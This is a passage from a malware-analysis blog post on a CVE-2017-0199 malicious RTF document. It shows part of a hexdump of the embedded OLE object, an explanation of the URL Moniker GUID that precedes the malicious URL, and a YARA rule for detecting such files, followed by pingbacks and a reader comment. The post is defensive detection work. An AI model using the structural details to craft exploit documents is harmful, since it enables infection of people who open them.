0060h: 61 00 74 00 65 00 2E 00 64 00 6F 00 63 00 00 00   a.t.e...d.o.c...
0070h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0100h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0110h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0120h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0130h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0140h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0150h: 00 00 00 00 00 00 00 00 00 00 00 00 79 58 81 F4   ............yX.ô
0160h: 3B 1D 7F 48 AF 2C 82 5D C4 85 27 63 00 00 00 00   ;..H¯,‚]Ä…'c....
0170h: A5 AB 00 00 FF FF FF FF 20 69 33 25 F9 03 CF 11   ¥«..ÿÿÿÿ i3%ù.Ï.
0180h: 8F D0 00 AA 00 68 6F 13 00 00 00 00 FF FF FF FF   .Ð.ª.ho.....ÿÿÿÿ
0190h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
01A0h: 00 00 00 00 00 00 00 00                           ........
```

The byte sequence that we selected here (E0 C9 EA 79 F9 BA CE 11 8C 82 00 AA 00 4B A9 0B), is the binary representation of the URL Moniker GUID: {79EAC9E0-BAF9-11CE-8C82-00AA004BA90B}. Notice that the binary byte sequence and the text representation of the GUID is partially reversed, this is typical for GUIDs.

After the URL Moniker GUID, there is a length field, followed by the malicious URL (and then followed by a file closing sequence, ...).

We use the following YARA rule to hunt for these RTF documents:

```
rule rtf_objdata_urlmoniker_http {
 strings:
 $header = "{\\rtf1"
 $objdata = "objdata 0105000002000000" nocase
 $urlmoniker = "E0C9EA79F9BACE118C8200AA004BA90B" nocase
 $http = "68007400740070003a002f002f00" nocase
 condition:
 $header at 0 and $objdata and $urlmoniker and $http
 }
```

Remark 1: we do not search for string OLE2Link

Remark 2: with a bit of knowledge of the RTF language, it is trivial to modify documen

Remark 3: the search for http:// (string $http) is case sensitive, and if you want, you ca

Remark 4: there is no test for the order in which these strings appear

Happy hunting!

Published by Didier Stevens

Published

‹ CSCBE Challenge Write-up – Sufbo

Hunting malware with metadata ›

8 thoughts on "Analysis of a CVE-2017-0199 Malicious RTF Document"

Pingback: 【知识】4月13日 - 每日安全知识热点 - 莹莹之色

Pingback: CVE-2017-0199 | Didier Stevens

Pingback: Week 16 – 2017 – This Week In 4n6

Pingback: Overview of Content Published In April | Didier Stevens

gerard

June 28, 2017 at 4:58 pm

Well, if you are correct this is a shock for me.
What this seems to mean is that for example with any Windows server not fully up to

date where the system is set up with Wordpad as default viewer for .txt files, it can be infected just by an administrator double clicking on a malicious rtf file renamed as a .txt file. Usually when you connect to a Windows server through TSE it is to do administrative tasks so the 'connected as administrator' is not a huge stretch. I have so many times double clicked on .txt files on network shares while logged as an administrator on Windows servers.
Wordpad should be immediately deleted from all Windows servers. I never imagined that Microsoft has added Ole technology to this tool. Saying 'Office is not installed on my servers, so there is no risk in double clicking a file' seems now incredibly naive.

★ Like

↳ Reply

Pingback: Analysis of "new" RTF malware obfuscation method – Furoner.CAT

Pingback: 分析CVE-2017-0199恶意RTF文件 | MottoIN

Pingback: Hướng dẫn thử nghiệm khai thác lỗi CVE-2017-0199 Leveraging HTA Handler ảnh hưởng hầu hết các bản MS Office hiện tại – Cyborg Security for Everyone

Leave a Reply

Enter your comment here...

WordPress.com.